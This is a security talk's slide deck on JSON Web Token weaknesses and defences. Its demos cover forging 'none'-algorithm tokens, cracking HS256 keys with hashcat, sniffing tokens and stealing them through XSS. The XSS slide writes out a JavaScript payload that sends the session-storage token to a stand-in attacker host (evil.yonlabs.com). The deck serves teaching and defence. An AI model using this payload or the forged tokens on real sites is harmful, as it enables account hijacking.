



# The Hacker's Guide to JWT Security

Patrycja Wegrzynowicz  
Yon Labs




# About Me

- 20+ professional experience
  - Software engineer, researcher, head of software R&D
- Author and speaker
  - JavaOne, Devvxx, JavaZone, ...
- Top 10 Women in Tech 2016 PL
- Founder and CTO Yon Labs
  - Automated detection and refactoring of software defects
  - Consulting, trainings, code audits
  - Security, performance, databases
- Oracle Groundbreaker Ambassador



# Agenda

- Introduction to JSON Web Tokens
- Demo
  - 4 demos
  - Problems: RFC, algorithms, implementations, applications
  - Web demos powered by Oracle Cloud
- Best practices



# The First Caveat of JWT...

How to pronounce JWT?





# RFC 7519, JSON Web Token

## 1. Introduction

JSON Web Token (JWT) is a compact claims representation format intended for space constrained environments such as HTTP Authorization headers and URI query parameters. JWTs encode claims to be transmitted as a JSON [[RFC7159](#)] object that is used as the payload of a JSON Web Signature (JWS) [[JWS](#)] structure or as the plaintext of a JSON Web Encryption (JWE) [[JWE](#)] structure, enabling the claims to be digitally signed or integrity protected with a Message Authentication Code (MAC) and/or encrypted. JWTs are always represented using the JWS Compact Serialization or the JWE Compact Serialization.

The suggested pronunciation of JWT is the same as the English word "jot".

source: <https://tools.ietf.org/html/rfc7519>

# RFC 7519, JSON Web Token

## 1. Introduction

JSON Web Token (JWT) is a compact claims representation format intended for space constrained environments such as HTTP Authorization headers and URI query parameters. JWTs encode claims to be transmitted as a JSON [[RFC7159](#)] object that is used as the payload of a JSON Web Signature (JWS) [[JWS](#)] structure or as the plaintext of a JSON Web Encryption (JWE) [[JWE](#)] structure, enabling the claims to be digitally signed or integrity protected with a Message Authentication Code (MAC) and/or encrypted. JWTs are always represented using the JWS Compact Serialization or the JWE Compact Serialization.


The suggested pronunciation of JWT is the same as the English word "jot".

source: <https://tools.ietf.org/html/rfc7519>




# JSON Web Token

```
eyJhbGciOiJIUzI1NiJ9.eyJzdWwiOiJxliwiaWF0IjoxNTczMDk2NTU4LCJpc3MiOiJqd3QtZGVtbyIsImV4cCI6MTU3NTY4ODU1OH0.wf50qNmdWNSw2e3OeAvjUdH50hX4ak6S47nh7VNn6Vk
```



# JSON Web Token

eyJhbGciOiJIUzI1NiJ9.eyJzdWwiOiJxliwiaWF0IjoxNTczMDk2NTU4LCJpc3MiOiJqd3QtZGVtbyIsImV4cCI6MTU3NTY4ODU1OH0.wf50qNmdWNSw2e3OeAvjUdH50hX4ak6S47nh7VNn6Vk







# JSON Web Token

```
eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIxIiwiaWF0IjoxNTczMDk2NTU0LCJpc3MiOiJqd3QtZGVtbyIsImV4cCI6MTU3NTY4ODU1OH0.wf50qNmdWNSw2e3OeAvjUdH50hX4ak6S47nh7VNn6Vk
```

BASE64URL

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256"  
}
```

PAYLOAD: DATA

```
{  
  "sub": "1",  
  "iat": 1573096558,  
  "iss": "jwt-demo",  
  "exp": 1575688558  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  your-256-bit-secret  
)  secret base64 encoded
```

source: <https://jwt.io>

# HTTP Request with JSON Web Token


**PUT** http://localhost:8080/user

*Accept:* \*/\*

*Content-Type:* application/json


*Cache-Control:* no-cache

*Authorization:* Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIxIiwiaWF0IjoxNTczMDcxNDY5LCJpc3MiOiJqd3QtZGV1d3Q2OXB0Lr9Zu6q5yDVZD8PNGEau47D\_UxUMQvk1jEZdB-M7tzIM




# Demos

- Links posted at Twitter
  - <https://twitter.com/yonlabs>
- Demo application available
  - <http://demo.yonlabs.com>
  - Register your account and log-in
  - Hosted on Oracle Cloud



# Demo #1

None Algorithm





# Demo #1

None Algorithm





# Demo #1, None Algorithm

```
eyJhbGciOiJIub251In0.eyJzdWIiOiI3IiwiaWF0IjoxNTczMTAwODA0LCJpc3MiOiJqd3QtZGVtbyIsImV4cCI6MTUzMzE4NzIwNH0.
```

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "none"  
}
```

PAYLOAD: DATA

```
{  
  "sub": "7",  
  "iat": 1573100804,  
  "iss": "jwt-demo",  
  "exp": 1573187204  
}
```

VERIFY SIGNATURE

**NO SIGNATURE**

# io.jsonwebtoken

```
@Override
public long verify(String token) {
    try {
        Jwt jwt = Jwts.parser()
            .setSigningKey(SECRET_KEY)
            .parse(token);
        Claims claims = (Claims) jwt.getBody();
        return Long.valueOf(claims.getSubject());
    } catch (JwtException e) {
        throw new BadCredentialsException("Invalid token.");
    }
}
```

parseClaimsJws




# Another Library with None Problem

- National Vulnerability Database

## 🔗 CVE-2018-1000531 Detail

### Current Description

inversoft prime-jwt version prior to commit `abb0d479389a2509f939452a6767dc424bb5e6ba` contains a CWE-20 vulnerability in `JWTDecoder.decode` that can result in an incorrect signature validation of a JWT token. This attack can be exploitable when an attacker crafts a JWT token with a valid header using 'none' as algorithm and a body to requests it be validated. This vulnerability was fixed after commit `abb0d479389a2509f939452a6767dc424bb5e6ba`.




source: <https://nvd.nist.gov/vuln/detail/CVE-2018-1000531>




# Demo #1, None Algorithm, Problems

- RFC problem
  - none available
- Implementation problem
  - Libraries and their APIs
- Application developers' problem
  - Know your tools



# Library API Problem

- Examples
  - parse vs. parseClaimsJws
  - decode vs. verify
- Best practices
  - Understand your JWT library
  - Check out vulnerability databases
  - Require a specific algorithm and a key during verification



# Why to Require Algorithm and Key?

- HMAC-SHA signed with RSA public key

## CVE-2016-10555 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

## Current Description

Since "algorithm" isn't enforced in `jwt.decode()` in `jwt-simple` 0.3.0 and earlier, a malicious user could choose what algorithm is sent to the server. If the server is expecting RSA but is sent HMAC-SHA with RSA's public key, the server will think the public key is actually an HMAC private key. This could be used to forge any data an attacker wants.



# Why to Require Algorithm and Key?

- Key provided in JWT header (sic!)

## 🚩 CVE-2018-0114 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

## Current Description


A vulnerability in the Cisco node-jose open source library before 0.11.0 could allow an unauthenticated, remote attacker to re-sign tokens using a key that is embedded within the token. The vulnerability is due to node-jose following the JSON Web Signature (JWS) standard for JSON Web Tokens (JWTs). This standard specifies that a JSON Web Key (JWK) representing a public key can be embedded within the header of a JWS. This public key is then trusted for verification. An attacker could exploit this by forging valid JWS objects by removing the original signature, adding a new public key to the header, and then signing the object using the (attacker-owned) private key associated with the public key embedded in that JWS header.





# Demo #2

HS256 Password/Key Cracking



# Demo #2

HS256 Password/Key Cracking




# Demo #2, hashcat

```
Session.....: hashcat
Status.....: Running
Hash.Name.....: JWT (JSON Web Token)
Hash.Target.....: eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIxIiwiaWF0IjoxNTczMT...pmW9mE
Time.Started.....: Thu Nov 7 05:46:38 2019 (2 secs)
Time.Estimated...: Thu Nov 7 05:58:53 2019 (12 mins, 13 secs)
Guess.Mask.....: ?1?2?2?2?2?2 [6]
Guess.Charset....: -1 ?1?d?u, -2 ?1?d, -3 ?1?d*!$@_, -4 Undefined
Guess.Queue.....: 6/15 (40.00%)
Speed.#2.....: 5096.9 kH/s (7.29ms) @ Accel:4 Loops:1 Thr:256 Vec:1
Recovered.....: 0/1 (0.00%) Digests
Progress.....: 11796480/3748902912 (0.31%)
Rejected.....: 0/11796480 (0.00%)
Restore.Point....: 0/1679616 (0.00%)
Restore.Sub.#2...: Salt:0 Amplifier:960-964 Iteration:0-4
Candidates.#2....: 7bnier -> zd1tra
```



# Demo #2, Problems


- Weak key problem
- Only one token needed
  - No communication with a verification server
  - All cracking done offline
  - A victim/a system are unaware of the attack
- Complications
  - Many algorithms
  - Different kinds of keys





# JWT, Algorithms

- HS Family
  - HMAC with SHA
  - Symmetric
- RS Family
  - RSA with SHA
  - Asymmetric
- ES/PS Families
  - Elliptic Curves with SHA
  - RSA Probabilistic Signature Schema with SHA




# JWT, HS Family

- HMAC with SHA
  - 256, 384, 512
  - Symmetric, shared key
- Key size
  - <https://auth0.com/blog/brute-forcing-hs256-is-possible-the-importance-of-using-strong-keys-to-sign-jwts/>
  - „As a rule of thumb, make sure to pick a shared-key as long as the length of the hash.”
  - HS256 => 32 bytes minimum
- Scalability
  - Secret key present on each server
  - More servers => larger attack surface
  - One server compromised => the entire system compromised




# JWT, RS Family

- RSA-PKCS1.5 with SHA
  - 256, 384, 512
  - Asymmetric, public/private keys
- Key size
  - <https://www.nist.gov> (US DoC) recommendation
  - 2048 bits => 256 bytes
  - 3072 bits for security beyond 2030
- Scalability and performance
  - Authentication server/servers => private key
  - Verification servers => public key



# Demo #3


Packet Sniffing






# Demo #3, Problems

- Lack of encryption
  - HTTPS
- Token sidejacking
  - Stolen tokens can be freely used
  - Used as long as they are valid (expiration time!)
  - “Replay” attack




# Demo #4

XSS to Steal a Token



# Demo #4

XSS to Steal a Token



# XSS Attack Vector

**javascript:**

*// to bypass Same Origin Policy*


```
new Image().src='http://evil.yonlabs.com:8080/steal/steal?jwt='+sessionStorage.getItem( key: 'token' );  
alert('Your JWT has been stolen!');
```





# Demo #4, Problems and Solutions

- XSS
- No way to block access to a session storage for JS
- Best practices anti-XSS
  - Content Security Policy
  - Code audits/pen-testing to discover XSS
  - Good libraries and smart usage
- Hardened cookie as a storage mechanism for JWT
  - No server-side state
  - Flags: secure, httpOnly, sameSite
  - But... beware of CSRF ☹️




# OWASP Token Sidejacking Solution

- [https://cheatsheetseries.owasp.org/cheatsheets/JSON\\_Web\\_Token\\_Cheat\\_Sheet\\_for\\_Java.html](https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_Cheat_Sheet_for_Java.html)
- Fingerprint
  - Random secure value
  - Hashed and added to JWT claims
  - Raw value set as a hardened cookie
- JWT in session storage
- Verification
  - Verifies JWT
  - Hashes a cookie value
  - Verifies if a hashed cookie and JWT fingerprint values are equal



# JWT Security





# A fool with a tool is only a fool





# Continuous Learning



## Q&A

- [patrycja@yonlabs.com](mailto:patrycja@yonlabs.com)
- @yonlabs
- <http://demo.yonlabs.com>

